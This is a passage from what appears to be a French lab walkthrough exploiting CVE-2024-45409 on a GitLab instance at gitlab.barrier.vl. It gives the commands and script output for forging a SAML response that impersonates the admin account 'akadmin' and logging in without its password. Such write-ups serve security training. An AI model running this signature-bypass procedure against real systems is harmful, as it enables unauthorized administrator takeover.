
Conserve cette requête dans Repeater : elle servira de référence pour la suite de l’exploitation. Pour le moment, il n’est pas nécessaire de cliquer sur Send.
Tu remarques que la valeur de SAMLResponse est une longue chaîne de caractères contenant notamment des séquences comme %2B, %2F et %3D.
Ces séquences correspondent à un encodage URL, utilisé pour représenter certains caractères spéciaux dans une adresse HTTP.
La réponse SAML étant également encodée en Base64, il faudra tenir compte de ces encodages pour retrouver son contenu XML et préparer les données destinées au script Python de Synacktiv.
Décodage de la réponse SAML avec RedBison
La valeur du paramètre SAMLResponse est encodée et ne peut pas être interprétée directement.
Pour retrouver son contenu XML, tu peux utiliser un décodeur SAML en ligne, comme par exemple RedBison — SAML Decoder and Encoder.
Copie la valeur de SAMLResponse depuis Burp Repeater et colle-la dans le champ SAML Input de RedBison, puis clique sur Decode.
L’outil reconnaît automatiquement le format de la réponse et affiche son contenu XML, ainsi qu’un résumé des principales informations d’authentification.

Le résumé confirme notamment que la réponse provient d’Authentik, qu’elle est destinée à GitLab et que l’identité transmise correspond à satoru.
Une fois la réponse SAML décodée, clique sur Copy dans la section Output de RedBison pour copier le document XML dans le presse-papiers.
De retour sur Kali Linux, crée un fichier destiné à conserver cette réponse :
nano satoru-saml-response.xml
Colle le contenu XML, puis enregistre le fichier avec Ctrl+O, Entrée et Ctrl+X.
Tu disposes maintenant d’une copie de la réponse SAML originale de satoru, au format XML, que tu pourras utiliser pour préparer l’exploitation avec le script Python de Synacktiv.
Préparation de la réponse SAML pour le script Python de Synacktiv
Le script Python de Synacktiv utilise une réponse SAML encodée en Base64. Tu dois donc convertir le fichier XML que tu viens d’enregistrer.
Sur Kali Linux, exécute la commande suivante :
base64 -w 0 satoru-saml-response.xml > satoru-saml-response.b64
La commande base64 encode le contenu du fichier XML, tandis que l’option -w 0 évite d’insérer des retours à la ligne dans le résultat.
La redirection > permet d’enregistrer la chaîne Base64 dans un nouveau fichier, sans modifier le document XML original.
Tu disposes désormais de deux fichiers :
satoru-saml-response.xml: la réponse SAML originale décodée au format XML.satoru-saml-response.b64: cette même réponse encodée en Base64, destinée au script Python.
Tu peux vérifier que le second fichier restitue correctement le document XML :
base64 -d satoru-saml-response.b64 | head -c 200
Le résultat doit afficher le début du document XML, avec notamment l’élément <samlp:Response.
Identification du compte à usurper
Le script Python de Synacktiv permet de remplacer l’identité de satoru par celle d’un autre utilisateur GitLab.
Pour tenter d’obtenir des privilèges administrateur, tu peux commencer par rechercher le compte root, généralement utilisé comme administrateur initial de GitLab.
Dans ton navigateur, accède à :
https://gitlab.barrier.vl/root
GitLab te redirige automatiquement vers le profil akadmin et affiche le message suivant :
User 'root' was moved to 'akadmin'.
Please update any links and bookmarks that may still have the old path.

Tu découvres ainsi que le compte initialement nommé root porte désormais le nom akadmin.
C’est donc cette identité que tu vas utiliser avec le script Python de Synacktiv pour tenter d’obtenir une session administrateur GitLab.
Modification de la réponse SAML avec le script Python
Tu disposes maintenant de la réponse SAML de satoru, enregistrée dans satoru-saml-response.b64, ainsi que du nom du compte administrateur à usurper : akadmin.
Commence par te placer dans le répertoire contenant le script Python de Synacktiv :
cd CVE-2024-45409
Tu peux maintenant lancer le script en lui indiquant le chemin du fichier contenant la réponse SAML originale :
python3 CVE-2024-45409.py \
  -r ../satoru-saml-response.b64 \
  -n akadmin \
  -d -e \
  -o ../akadmin-saml-patched.b64
Les options utilisées sont les suivantes :
-r: indique le fichier contenant la réponse SAML originale. Le préfixe../permet de le retrouver dans le répertoire parent.-n: définit l’identité à usurper, iciakadmin.-d: demande au script de décoder la réponse SAML fournie.-e: encode la réponse modifiée pour son utilisation dans une URL.-o: indique le nom du fichier dans lequel enregistrer la réponse modifiée.
Le script s’exécute correctement et affiche les différentes modifications effectuées :
[+] Parse response
    Digest algorithm: sha256
    Canonicalization Method: http://www.w3.org/2001/10/xml-exc-c14n#
[+] Remove signature from response
[+] Patch assertion ID
[+] Patch assertion NameID
[+] Patch assertion conditions
[+] Move signature in assertion
[+] Patch response ID
[+] Insert malicious reference
[+] Clone signature reference
[+] Create status detail element
[+] Patch digest value
[+] Write patched file in ../akadmin-saml-patched.b64
Le script modifie notamment l’identité contenue dans l’assertion SAML et manipule les éléments XML liés à la signature pour exploiter la CVE-2024-45409.
Le fichier akadmin-saml-patched.b64, enregistré dans ton répertoire de travail barrier, contient désormais la réponse SAML modifiée, préparée pour tenter une authentification GitLab sous l’identité akadmin.
La réponse originale de satoru reste intacte.
Connexion à GitLab en tant qu’akadmin
Plutôt que de réinjecter cette réponse avec Burp Repeater, tu peux utiliser une méthode plus simple : construire directement l’URL de retour SAML de GitLab et la copier dans le presse-papiers de Kali Linux.
Reviens dans ton répertoire de travail barrier avec cd .., puis exécute :
printf 'https://gitlab.barrier.vl/users/auth/saml/callback?SAMLResponse=%s' \
  "$(cat akadmin-saml-patched.b64)" | xclip -selection clipboard
La commande construit l’URL complète en ajoutant la réponse SAML modifiée au paramètre SAMLResponse. L’utilitaire xclip copie ensuite cette URL dans le presse-papiers.
Ouvre Firefox, colle l’URL dans la barre d’adresse avec Ctrl+V, puis appuie sur Entrée.
GitLab accepte la réponse SAML modifiée et ouvre une session sous l’identité akadmin, sans que tu aies eu besoin de connaître son mot de passe.
